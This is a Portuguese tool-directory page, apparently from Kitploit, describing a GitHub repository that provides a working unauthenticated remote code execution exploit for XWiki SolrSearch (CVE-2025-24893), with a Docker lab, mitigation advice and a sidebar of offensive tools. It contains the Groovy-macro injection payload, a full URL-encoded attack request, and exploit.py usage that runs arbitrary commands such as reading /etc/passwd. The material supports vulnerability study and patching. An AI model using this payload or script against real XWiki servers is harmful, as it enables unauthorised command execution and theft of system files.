
Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
Ferramentas/GitHubGitHub/endusdksla/xwiki-cve-2025-24893
Análise de VulnerabilidadesAnálise de CódigoExploraçãoExploração de Aplicações WebTestes de PenetraçãoAprendizado e Educação
GitHubendusdksla/xwiki-cve-2025-24893

xwiki-cve-2025-24893

Exploit de execução remota de código não autenticado para XWiki SolrSearch (CVE-2025-24893) via injeção Groovy no parâmetro text, com ambiente de laboratório baseado em Docker e script PoC.

Ver Repositório
49há 4 mesesAinda não revisado
Compartilhar

XWiki SolrSearch Unauthenticated RCE (CVE-2025-24893)


Contribuidores

  • Turma 25 da 4ª edição da WhiteHat School Duyeon Lim(@endusdksla)

Resumo

  • O XWiki interpreta a sintaxe wiki e macros no lado do servidor para renderização. O problema é que a página Main.SolrSearch está aberta para convidados, enquanto o parâmetro text, fornecido pelo usuário, é avaliado como sintaxe XWiki sem validação suficiente.
  • Um atacante pode inserir a macro {{groovy}} no parâmetro text para executar código Groovy arbitrário no servidor e, através de "command".execute(), invocar comandos do sistema operacional. Esta vulnerabilidade pode ser explorada com uma única requisição GET, sem necessidade de login ou token.

Configuração do Ambiente

Este diretório utiliza a distribuição standalone oficial do XWiki 15.10.1 e o runtime Java 17 para configurar o ambiente vulnerável.

ItemConteúdo
CVECVE-2025-24893
ProdutoXWiki Platform
Versões vulneráveis>= 5.3-milestone-2, < 15.10.11 / >= 16.0.0-rc-1, < 16.4.1
Versões corrigidas15.10.11, 16.4.1
Tipo de vulnerabilidadeEval Injection -> Unauthenticated RCE
Necessidade de autenticaçãoNão necessária
ImpactoExecução de comandos no servidor

Condições da Vulnerabilidade

  • A versão do XWiki deve ser anterior à versão corrigida.
  • O endpoint Main.SolrSearch deve estar acessível para convidados.
  • O servidor deve avaliar o parâmetro text como sintaxe XWiki.
  • A macro groovy deve estar habilitada para execução.

Este ambiente usa XWiki 15.10.1, portanto atende às condições acima.

Procedimento de Reprodução

docker compose up -d --build

Na primeira execução, a instalação automática ocorre, podendo levar alguns minutos (aproximadamente 6 a 7 minutos).

docker compose ps
docker inspect -f '{{json .State.Health}}' xwiki-web

Quando o resultado do comando acima apresentar "Status":"healthy", o ambiente estará configurado e pronto para exploração.

pip install requests

Instale a dependência antes de executar o exploit.py.

Código PoC

O payload principal é o seguinte:

}}}{{async async=false}}{{groovy}}println("id".execute().text){{/groovy}}{{/async}}

O payload acima é inserido no parâmetro text e é avaliado na página Main.SolrSearch. Como resultado, println("id".execute().text) é executado no servidor, e a saída do comando é refletida no corpo da resposta RSS.

Consulte o script completo em exploit.py.

python3 exploit.py

A execução do código Python acima reproduz o PoC. O comando padrão é id.

python3 exploit.py -c "cat /etc/passwd"

Para executar outro comando, passe o argumento conforme acima.

Alternativamente, envie uma requisição via URL (payload que exibe o id):

http://localhost:1337/xwiki/bin/get/Main/SolrSearch?media=rss&text=%7D%7D%7D%7B%7Basync+async%3Dfalse%7D%7D%7B%7Bgroovy%7D%7Dprintln%28%22id%22.execute%28%29.text%29%7B%7B%2Fgroovy%7D%7D%7B%7B%2Fasync%7D%7D

Resultado da Execução

poc_id Resposta exibindo o id

poc_ls Verificação dos arquivos no diretório atual

Medidas de Mitigação

  • Atualize o XWiki para a versão 15.10.11 ou superior, ou 16.4.1 ou superior.
  • Revise a política de acesso de convidados em instâncias XWiki expostas externamente.
  • Minimize permissões de execução de scripts/macros desnecessários.
  • Monitore requisições suspeitas e logs de acesso ao SolrSearch.

Referências

  • NVD: https://nvd.nist.gov/vuln/detail/CVE-2025-24893
  • GitHub Advisory: https://github.com/advisories/GHSA-rr6p-3pfg-562j
Baixar ferramenta

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    614
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    476
  • 3

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    389
  • 4

    redforge

    cybersecurity91/redforge

    Kit de ferramentas de red team do lado do navegador com 102 ferramentas offline para reconhecimento, geração de payloads, ataques a credenciais, criptografia, codificação e relatórios de engajamento.

    334
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    O sistema de ação para cibersegurança nativa em IA—onde a intenção se torna execução governada, a evidência se torna memória operacional, e cada operação melhora a próxima.

    257
  • 6

    antifox

    antifox-ai/antifox

    Plataforma de testes de penetração autónoma com multiagentes de IA que executa reconhecimento, descoberta de superfície de ataque, validação de exploração e entrega de relatórios com evidências.

    247

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →






